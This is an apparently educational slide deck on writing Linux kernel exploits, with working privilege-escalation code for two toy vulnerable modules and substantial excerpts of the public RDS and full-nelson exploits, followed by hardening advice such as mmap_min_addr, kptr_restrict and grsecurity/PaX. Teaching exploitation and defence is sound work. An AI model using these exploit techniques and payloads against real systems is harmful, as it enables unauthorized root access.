# Writing kernel exploits

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# Why attack the kernel?

Total control of the system

Huge attack surface

Subtle code with potential for fun bugs

# Kernel security

Kernel and user code coexist in memory

Kernel integrity depends on a few processor features:

- Separate CPU modes for kernel and user code
- Well-defined transitions between these modes
- Kernel-only instructions and memory

# User vs. kernel exploits

Typical userspace exploit:

- Manipulate someone's buggy program, locally or remotely
- Payload runs in the context of that user

Typical kernel exploit:

- Manipulate the local kernel using system calls
- Payload runs in kernel mode
- Goal: get root!

Remote kernel exploits exist, but are much harder to write

# Scope

We'll focus on the Linux kernel and 32-bit `x86` hardware.

Most ideas will generalize.

References are on the last slides.

# Let's see some exploits!

We'll look at

- Two toy examples
- Two real exploits in detail
- Some others in brief
- How to harden your kernel

# `NULL` dereference

# A simple kernel module

Consider a simple Linux kernel module.

It creates a file `/proc/bug1`.

It defines what happens when someone writes to that file.

# bug1.c

```
void (*my_funptr)(void);

int bug1_write(struct file *file,
               const char *buf,
               unsigned long len) {
  my_funptr();
  return len;
}

int init_module(void) {
  create_proc_entry("bug1", 0666, 0)
    ->write_proc = bug1_write;
  return 0;
}
```

# The bug


```
$ echo foo > /proc/bug1

BUG: unable to handle kernel NULL pointer dereference
Oops: 0000 [#1] SMP
Pid: 1316, comm: bash
EIP is at 0x0
Call Trace:
 [<f81ad009>] ? bug1_write+0x9/0x10 [bug1]
 [<c10e90e5>] ? proc_file_write+0x50/0x62
...
 [<c10b372e>] ? sys_write+0x3c/0x63
 [<c10030fb>] ? sysenter_do_call+0x12/0x28
```

Kernel jumped to address 0 because `my_funptr` was uninitialized


# Exploit strategy

| | | |
|---|---|---|
| 0xFFFFFFFF | kernel memory<br>1 GB<br>same for every process | ← access in kernel mode only |
| 0xC0000000 | | |
| 0xBFFFFFFF | userspace memory<br>3 GB<br>per process | ← user or kernel can access |
| 0x00000000 | | |


# Exploit strategy




# Exploit strategy



# Exploit strategy



# Exploit strategy



# Proof of concept

```
// machine code for "jmp 0xbadbeef"
char payload[] = "\xe9\xea\xbe\xad\x0b";

int main() {
  mmap(0, 4096, /* = one page */
    PROT_READ | PROT_WRITE  | PROT_EXEC,
    MAP_FIXED | MAP_PRIVATE | MAP_ANONYMOUS
    -1, 0);

  memcpy(0, payload, sizeof(payload));

  int fd = open("/proc/bug1", O_WRONLY);
  write(fd, "foo", 3);
}
```

# Testing the proof of concept

```
$ strace ./poc1
...
mmap2(NULL, 4096, ...) = 0
open("/proc/bug1", O_WRONLY) = 3
write(3, "foo", 3 <unfinished ...>
+++ killed by SIGKILL +++

BUG: unable to handle kernel paging request at 0badbeef
Oops: 0000 [#3] SMP
Pid: 1442, comm: poc1
EIP is at 0xbadbeef
```

We control the instruction pointer... *excellent*.

# Crafting a useful payload

What we really want is a root shell.

Kernel context is completely different from userspace.

- We can't just call `system("/bin/sh")`.
- But we can mess with process credentials directly!

Give root credentials to the current process:

```
commit_creds(prepare_kernel_cred(0));
```

(needs Linux $\geq$ 2.6.29)

# /proc/kallsyms

To call a kernel function, we need its address.

```
$ grep _cred /proc/kallsyms
c104800f T prepare_kernel_cred
c1048177 T commit_creds
...
```

We'll hardcode values for this one kernel.

A "production-quality" exploit would parse this file at runtime.

# The payload

We'll write this simple payload in assembly.

A kernel function takes its first argument in `%eax`.

Return value is in `%eax`, as usual.

```
xor   %eax, %eax   # %eax := 0
call  0xc104800f   # prepare_kernel_cred
call  0xc1048177   # commit_creds
ret
```

# Assembling the payload

Tell gcc that the payload will run from address 0

```
$ gcc -o payload payload.s \
    -nostdlib -Ttext=0
```

# Extracting machine code

```
$ objdump -d payload
00000000 <.text>:
  0:    31 c0                   xor   %eax,%eax
  2:    e8 08 80 04 c1          call  c104800f
  7:    e8 6b 81 04 c1          call  c1048177
  c:    c3                      ret
```

```c
char payload[] =
  "\x31\xc0"
  "\xe8\x08\x80\x04\xc1"
  "\xe8\x6b\x81\x04\xc1"
  "\xc3";
```

# A working exploit

```c
int main() {
  mmap(0, ... /* as before */ ...);
  memcpy(0, payload, sizeof(payload));

  int fd = open("/proc/bug1", O_WRONLY);
  write(fd, "foo", 3);

  system("/bin/sh");
}
```

# Testing the exploit

```
$ id
uid=65534(nobody) gid=65534(nogroup)
$ gcc -static -o exploit1 exploit1.c
$ ./exploit1
# id
uid=0(root) gid=0(root)
```

# Countermeasure: `mmap_min_addr`

This exploit required allocating memory at address 0

`mmap_min_addr` forbids users from mapping low addresses

- First available in July 2007
- Several circumventions were found
- Still disabled on many machines

Protects `NULL`, but not other invalid pointers!


# Stack smashing

# bug2.c


bug2.ko creates /proc/bug2, with this write method:

```
int bug2_write(struct file *file,
               const char *buf,
               unsigned long len) {
  char localbuf[8];
  memcpy(localbuf, buf, len);
  return len;
}
```

# Stack smashing



# Stack smashing



# Proof of concept

```
$ echo ABCDEFGHIJKLMNOPQRSTUVWXYZ > /proc/bug2

BUG: unable to handle kernel paging request at 54535251
Oops: 0000 [#1] SMP
Pid: 1221, comm: bash
EIP is at 0x54535251
```

Kernel jumped to `0x54535251`

= bytes "`QRST`" of our input

= offset 16

# Return from kernel mode

Stack is trashed, so our payload can't return normally.

We could fix up the stack, but that's boring.

Instead, let's jump directly to user mode.

# System call mechanism

Normal function calls:

- Use instructions `call` and `ret`
- Hardware saves return address on the stack

User $\rightarrow$ kernel calls:

- Cross a privilege boundary
- Use instructions `int` and `iret`
- Hardware saves a “trap frame” structure on the stack

# Trap frame

A trap frame records process state at the time of a system call

`iret` reads this state from the stack and returns to user mode

```
struct trap_frame {
  void*    eip;      // instruction pointer
  uint32_t cs;       // code segment
  uint32_t eflags;   // CPU flags
  void*    esp;      // stack pointer
  uint32_t ss;       // stack segment
} __attribute__((packed));
```

# Building a fake trap frame

```
void launch_shell(void) {
  execl("/bin/sh", "sh", NULL);
}

struct trap_frame tf;

void prepare_tf(void) {
  asm("pushl %cs;  popl tf+4;"
      "pushfl;     popl tf+8;"
      "pushl %esp; popl tf+12;"
      "pushl %ss;  popl tf+16;");
  tf.eip = &launch_shell;
  tf.esp -= 1024;  // unused part of stack
}
```

# The payload

```
// Kernel functions take args in registers
#define KERNCALL __attribute__((regparm(3)))

void* (*prepare_kernel_cred)(void*) KERNCALL
  = (void*) 0xc104800f;

void (*commit_creds)(void*) KERNCALL
  = (void*) 0xc1048177;

void payload(void) {
  commit_creds(prepare_kernel_cred(0));
  asm("mov $tf, %esp;"
      "iret;");
}
```

# Triggering the exploit

```
int main() {
  char buf[20];
  *((void**) (buf+16)) = &payload;
  prepare_tf();

  int fd = open("/proc/bug2", O_WRONLY);
  write(fd, buf, sizeof(buf));
}
```

# Pitfalls with `iret`

Payload `iret` bypasses kernel's cleanup paths

Could leave locks held, wrong reference counts, etc.

Payload can fix these things explicitly

# Stack canaries

Modern Linux kernels protect the stack with a "canary" value

- On function return, if canary was overwritten, kernel panics

Prevents simple attacks, but we can still:

- Overwrite local variables
- Write all the way into another thread's stack
- Read the canary with a separate information leak

# Real exploits

Enough toys. . .

**Let's see some real exploits**

# `linux-rds-exploit.c`

# Userspace address checks

Some syscalls write to a user-specified address

Kernel must explicitly check that the destination is in userspace

- If address > `0xBFFFFFFF`, return error

Sometimes they forget. . .

# linux-rds-exploit

CVE–2010–3904: bug in Reliable Datagram Sockets code
Affects Linux 2.6.30 through 2.6.35

Bug reported by Dan Rosenberg in October 2010

> *The handling functions for sending and receiving RDS messages use unchecked* `__copy_*_user_inatomic` *functions without any access checks on user-provided pointers. As a result, by passing a kernel address as an* `iovec` *base address in* `recvmsg`*-style calls, a local user can overwrite arbitrary kernel memory, which can easily be used to escalate privileges to root.*

# `linux-rds-exploit`: overview

We'll look at Dan Rosenberg's `linux-rds-exploit.c`.

Steps to exploit:

- Look up kernel symbol addresses
- Create a pair of RDS sockets for `localhost`
- "Receive" a message, overwriting a kernel function pointer
- Cause the kernel to call that function pointer

# linux-rds-exploit: resolving symbols

```c
/* thanks spender... */
unsigned long get_kernel_sym(char *name) {
  FILE *f = fopen("/proc/kallsyms", "r");
  ...
```

get_kernel_sym is long but not very interesting

```c
sock_ops  = get_kernel_sym("rds_proto_ops");
rds_ioctl = get_kernel_sym("rds_ioctl");
```

# linux-rds-exploit: sockets

Create an RDS socket

```
int prep_sock(int port);
```

Send and receive packets containing one `unsigned long`

```
void get_message (unsigned long address, int sock);
void send_message(unsigned long value,   int sock);
```

Implemented using sockets API in a straightforward way

The kernel bug means `get_message` can write into kernel memory.

# linux-rds-exploit: arbitrary kernel write

```
void write_to_mem(unsigned long addr,
                  unsigned long value,
                  int sendsock,
                  int recvsock) {
  if(!fork()) {
    sleep(1);
    send_message(value, sendsock);
    exit(1);
  } else {
    get_message(addr, recvsock);
    wait(NULL);
  }
}
```

# `linux-rds-exploit`: choosing a target

Which kernel function pointer shall we overwrite?

RDS has a struct defining handlers for each file operation

Overwrite the pointer for `ioctl`

Then call `ioctl` on one of our sockets

# linux-rds-exploit: exploit

```
int sendsock = prep_sock(SENDPORT);
int recvsock = prep_sock(RECVPORT);
unsigned long target;

target = sock_ops + 9 * sizeof(void *);

/* Overwrite rds_ioctl function pointer */
write_to_mem(target, (unsigned long)&getroot,
             sendsock, recvsock);

ioctl(sendsock, 0, NULL);

/* Restore the rds_ioctl function pointer */
write_to_mem(target, rds_ioctl, sendsock, recvsock);

execl("/bin/sh", "sh", NULL);
```

# The fix for this bug (commit 799c10559d60)

```
Author: Linus Torvalds <torvalds@linux-foundation.org>

  De-pessimize rds_page_copy_user

  Don't try to "optimize" rds_page_copy_user() by
  using kmap_atomic() and the unsafe atomic user mode
  accessor functions. It's actually slower than the
  straightforward code on any reasonable modern CPU.

  Back when the code was written...
```

*(2 more paragraphs about CPU history and performance)*

```
  People with old hardware are not likely to care
  about RDS anyway, and the optimization for the
  32-bit case is simply buggy, since it doesn't
  verify the user addresses properly.
```

Translation: "By the way, this is a huge security hole."

# Linux security practices

Security fixes are buried in irrelevant-looking commits

Mainline kernel developers do not reliably track bugs and fixes

Distributions have to do detective work

- and they frequently make mistakes

That said, it's not an easy problem!

# The danger of obscure modules

RDS has few users, therefore many bugs

Most distros ship with RDS support

Many will load the module automatically, on demand

The same holds for hundreds of network protocols, drivers, etc.

# `full-nelson.c`

# full-nelson

Exploit published by Dan Rosenberg in December 2010

Affects Linux through 2.6.36

Combines three bugs reported by Nelson Elhage

# clear_child_tid

Linux has a feature to notify userspace when a thread dies

User provides a pointer during thread creation
Kernel will write 0 there on thread death

`kernel/fork.c`:

```
void mm_release(struct task_struct *tsk,
                struct mm_struct *mm) {
  ...
  if (tsk->clear_child_tid) {
    ...
    put_user(0, tsk->clear_child_tid);
```

# set_fs(KERNEL_DS)

`put_user` checks that it's writing to user memory.

But sometimes the kernel disables these checks:

```
set_fs(KERNEL_DS);
...
put_user(0, pointer_to_kernel_memory);
...
set_fs(USER_DS);
```

Sounds like trouble...

# Oops under `KERNEL_DS`

A kernel oops (e.g. NULL deref) kills the current thread

If we can trigger an oops after `set_fs(KERNEL_DS)`, we can overwrite an arbitrary value in kernel memory.

This bug is CVE–2010–4258.

# In search of `KERNEL_DS`

Linux regularly gets new system calls.

Old drivers support new syscalls through compatibility layers.

These often use `set_fs(KERNEL_DS)` to disable pointer checks, because they've already copied data to kernel memory.

So let's find an old, obscure driver which:

- uses these compat layers
- has a NULL deref or other dumb bug

# Dumb bugs, you say?

Linux supports Econet, a network protocol used by British home computers from 1981.

Nobody uses this, but distros still ship it

`econet.ko` is full of holes: 5 discovered since 2010

Loads itself automatically!

# Way back in February 2003...

```
Author: Rusty Russell <rusty@rustcorp.com.au>
Date:   Mon Feb 10 11:38:29 2003 -0800

  [ECONET]: Add comment to point out a bug spotted
  by Joern Engel.

--- a/net/econet/af_econet.c
+++ b/net/econet/af_econet.c
@@ -338,6 +338,7 @@

      eb = (struct ec_cb *)&skb->cb;

+     /* BUG: saddr may be NULL */
      eb->cookie = saddr->cookie;
      eb->sec = *saddr;
      eb->sent = ec_tx_done;
```

# Seven years later

CVE–2010–3849, reported in November 2010

> *The* `econet_sendmsg` *function in* `net/econet/af_econet.c` *in the Linux kernel before 2.6.36.2, when an econet address is configured, allows local users to cause a denial of service (NULL pointer dereference and OOPS) via a* `sendmsg` *call that specifies a NULL value for the remote address field.*

# splice syscall: gateway to KERNEL_DS

The splice syscall uses a per-protocol helper, sendpage

econet's sendpage is a compatibility layer:

```
struct proto_ops econet_ops = {
  .sendpage = sock_no_sendpage,
```

which calls this function:

```
int kernel_sendmsg(struct socket *sock, ...
  set_fs(KERNEL_DS);
  ...
  result = sock_sendmsg(sock, msg, size);
}
```

which will call the buggy econet_sendmsg.

# CVE–2010–3850

To reach this crash, we need an interface with an Econet address.

Good thing there's *another* bug:

> *The* `ec_dev_ioctl` *function in* `net/econet/af_econet.c` *in the Linux kernel before 2.6.36.2 does not require the* `CAP_NET_ADMIN` *capability, which allows local users to bypass intended access restrictions and configure econet addresses via an* `SIOCSIFADDR ioctl` *call.*

# `full-nelson`: overview

Steps to exploit:

- Create a thread
- Set its `clear_child_tid` to an address in kernel memory
- Thread invokes `splice` on an Econet socket; crashes
- Kernel writes 0 to our chosen address
- We exploit that corruption somehow

# `full-nelson`: exploiting a zero write

On `i386`, kernel uses addresses `0xC0000000` and up.

Use the bug to clear the top byte of a kernel function pointer.

Now it points to userspace; stick our payload there.

Same on `x86_64`, except we clear the top 3 bytes.

# full-nelson: preparing the landing zone

We will overwrite the econet_ioctl function pointer, within the econet_ops structure.

OFFSET = number of bytes to clobber (1 or 3)

```
target = econet_ops + 10 * sizeof(void *) - OFFSET;

/* Clear the higher bits */
landing = econet_ioctl << SHIFT >> SHIFT;

mmap((void *)(landing & ~0xfff), 2 * 4096,
     PROT_READ | PROT_WRITE | PROT_EXEC,
     MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED, 0, 0);

memcpy((void *)landing, &trampoline, 1024);
```

# full-nelson: payload trampoline

> "*Why do I do this? Because on* x86-64, *the address of* commit_creds *and* prepare_kernel_cred *are loaded relative to* rip, *which means I can't just copy the above payload into my landing area.*"

```
void __attribute__((regparm(3)))
trampoline() {
#ifdef __x86_64__
  asm("mov $getroot, %rax; call *%rax;");
#else
  asm("mov $getroot, %eax; call *%eax;");
#endif
}
```

# full-nelson: opening files

splice requires that one endpoint is a pipe

```
int fildes[4];
pipe(fildes);
fildes[2] = socket(PF_ECONET, SOCK_DGRAM, 0);
fildes[3] = open("/dev/zero", O_RDONLY);
```

# full-nelson: spawning a thread

See `man clone` for the gory details

```
newstack = malloc(65536);

clone((int (*)(void *))trigger,
  (void *)((unsigned long)newstack + 65536),
  CLONE_VM | CLONE_CHILD_CLEARTID | SIGCHLD,
  &fildes, NULL, NULL, target);
```

# full-nelson: the thread

Splice /dev/zero to pipe, then splice pipe to socket

```
int trigger(int * fildes) {
  struct ifreq ifr;
  memset(&ifr, 0, sizeof(ifr));
  strncpy(ifr.ifr_name, "eth0", IFNAMSIZ);
  ioctl(fildes[2], SIOCSIFADDR, &ifr);

  splice(fildes[3], NULL,
         fildes[1], NULL, 128, 0);
  splice(fildes[0], NULL,
         fildes[2], NULL, 128, 0);
}
```

# full-nelson: triggering the payload

While that thread runs:


```
sleep(1);

printf("[*] Triggering payload...\n");
ioctl(fildes[2], 0, NULL);

execl("/bin/sh", "/bin/sh", NULL);
```

# full-nelson: demo

Let's see full-nelson.c in action.

The target is an Ubuntu 10.04.0 i386 LiveCD.

# full-nelson: demo screenshot



# Some other exploits

# i-CAN-haz-MODHARDEN.c

Heap corruption exploit by Jon Oberheide, September 2010

CVE–2010–2959: integer overflow in CAN BCM sockets

- Force a `bcm_op` to allocate into a too-small space
- Call `send` to overwrite an adjacent structure

Problem: `memset` later in the `send` path will ruin the write

Solution: `send` from a buffer which spans into unmapped memory

The copy will fault and return to userspace early

# `half-nelson.c`

Exploit by Jon Oberheide, September 2011

*Not* a buffer overflow
Instead, overflow the kernel stack itself into adjacent memory

CVE–2010–3848: Unbounded stack alloc. *Another* `econet` bug!
CVE–2010–4073: Info leak reveals address of kernel stack

`fork` until we get two processes with adjacent stacks

Overflow one stack to overwrite return addr on the other stack

# CVE–2007–4573, CVE–2010–3301

Linux finds system calls by index in a syscall table

Exploit uses `ptrace` to modify the index after bounds checking

Possible due to a bug in the code for 32-bit syscalls on `x86_64`

- Reported by Wojciech Purczynski, fixed in September 2007
- **Reintroduced** in July 2008
- Reported by Ben Hawkes and fixed again in September 2010

# ABftw.c

CVE–2010–3081: another bug in syscall compat layer

Reported by Ben Hawkes in September 2010

"Ac1dB1tch3z" released a weaponized exploit immediately

- Customizes attack based on kernel version
- Knowledge of specific Red Hat kernels
- Disables SELinux

> "*This exploit has been tested very thoroughly over the course of the past few years on many many targets.... FUCK YOU Ben Hawkes. You are a new hero! You saved the plan8 man. Just a bit too l8.*"

# team-edward.py

CVE–2010–1146: ReiserFS lets anyone modify any xattr

No memory corruption, just a logic error

Reported by Matt McCutchen

Exploit by Jon Oberheide, April 2010

Copy a shell binary and set the `CAP_SETUID` capability

# american-sign-language.c

ACPI specifies a virtual machine which kernels must implement

CVE–2010–4347: Anyone can load custom ACPI code

Logic bug: bad file permissions in `debugfs`

Reported by Dave Jones

Exploit by John Oberheide, December 2010

Payload is written in ACPI Source Language (ASL)

# Mitigation

# Should you care about these bugs?

Kernel exploits are mainly a concern for servers.

They're also quite useful for jailbreaking smartphones.

On a typical desktop, there are many other ways to get root.

# Staying up to date

Keeping up with kernel updates is necessary, but hardly sufficient

| CVE | nickname | introduced | fixed |
|---|---|---|---|
| 2006-2451 | `prctl` | 2.6.13 | 2.6.17.4 |
| 2007-4573 | `ptrace` | 2.4.$x$ | 2.6.22.7 |
| 2008-0009 | `vmsplice` (1) | 2.6.22 | 2.6.24.1 |
| 2008-0600 | `vmsplice` (2) | 2.6.17 | 2.6.24.2 |
| 2009-2692 | `sock_sendpage` | 2.4.$x$ | 2.6.31 |
| 2010-3081 | `compat_alloc_user_space` | 2.6.26 | 2.6.36 |
| 2010-3301 | `ptrace` (redux) | 2.6.27 | 2.6.36 |
| 2010-3904 | RDS | 2.6.30 | 2.6.36 |
| 2010-4258 | `clear_child_tid` | 2.6.0 | 2.6.37 |

based on `blog.nelhage.com/2010/09/a-brief-look-at-linuxs-security-record`

# Ksplice

Ksplice updates the Linux kernel instantly, without rebooting.

Developed here at MIT, in response to a SIPB security incident

Commercial product launched in February 2010

Company acquired by Oracle in July 2011

# Proactive security

It's not enough to patch vulnerabilities as they come up.

A secure system must frustrate whole classes of potential exploits.

# Easy steps

Disallow mapping memory at low addresses:

```
sysctl -w vm.mmap_min_addr=65536
```

Disable module auto-loading:

```
sysctl -w kernel.modprobe=/bin/false
```

Hide addresses in `kallsyms` (new as of 2.6.38):

```
sysctl -w kernel.kptr_restrict=1
```

Hide addresses on disk, too:

```
chmod o-r /boot/{vmlinuz,System.map}-*
```

# Beyond `kallsyms`

Exploits can still get kernel addresses:

- Scan the kernel for known patterns
- Follow pointers in the kernel's own structures
- Bake in knowledge of standard distro kernels
- Use an information-leak vulnerability (tons of these)

# grsecurity

There's only so much you can do on a vanilla Linux kernel.

The grsecurity kernel patch can:

- Frustrate and log attempted exploits
- Hide sensitive information from `/proc` and friends
- Enhance `chroot`s
- Lock down weird syscalls and processor features
- Do other neat things

# PaX

PaX is another patch which:

- Ensures that writable memory is never executable
- Randomizes addresses in kernel and userspace
- Erases memory when it's freed
- Checks bounds on copies between kernel and userspace
- Prevents unintentional use of userspace pointers

grsecurity includes PaX as well.

# Disadvantages of grsecurity and PaX

Some grsecurity / PaX features hurt performance or compatibility.

They may need configuration to suit your environment.

There's also a question of testing and vendor support.

# Bypassing PaX

Say we have an arbitrary kernel write, like the RDS bug.

With randomized addresses, we don't know where to write to!

Oberheide and Rosenberg's "stackjacking" technique:

- Find a kernel stack information leak
- Use this to discover the address of your kernel stack
- Mess with active stack frames to get an arbitrary read
- Use that to locate credentials struct and escalate privs

Info leaks are extremely common — over 25 reported in 2010

# What about virtualization?

Kernels are huge, buggy C programs.

Many people have given up on OS security.

Virtual machines will save us now?

# Vulnerability of VMs

VM hypervisors are... huge, buggy C programs.

CVE–2011–1751: KVM guest can corrupt host memory

- Code execution exploit: `virtunoid` by Nelson Elhage

CVE–2011–4127: SCSI commands pass from virtual to real disk

- Guest can overwrite files used by host or other guests

# Defense in depth

Rooting the guest is a critical step towards attacking the host

Guest kernel security provides defense in depth

# References

# References, 1 of 4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`http://phrack.org/issues.html?issue=64&id=6`

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linux.git: `ed0321895182ffb6ecf210e066d87911b270d587`
blog.cr0.org/2009/06/bypassing-linux-null-pointer.html

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insecure.org/stf/smashstack.html

Stack canary bypass
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CVE–2010–3904 (RDS)
vsecurity.com/resources/advisory/20101019–1
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linux.git: `ed3aada1bf34c5a9e98af167f125f8a740fc726a`
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Stackjacking for PaX bypass
jon.oberheide.org/blog/2011/04/20/stackjacking-your-way-to-grsec-pax-bypass

CVE–2011–1751 (KVM breakout)
nelhage.com/talks/kvm-defcon–2011.pdf
github.com/nelhage/virtunoid

# Questions?

Slides online at `http://t0rch.org`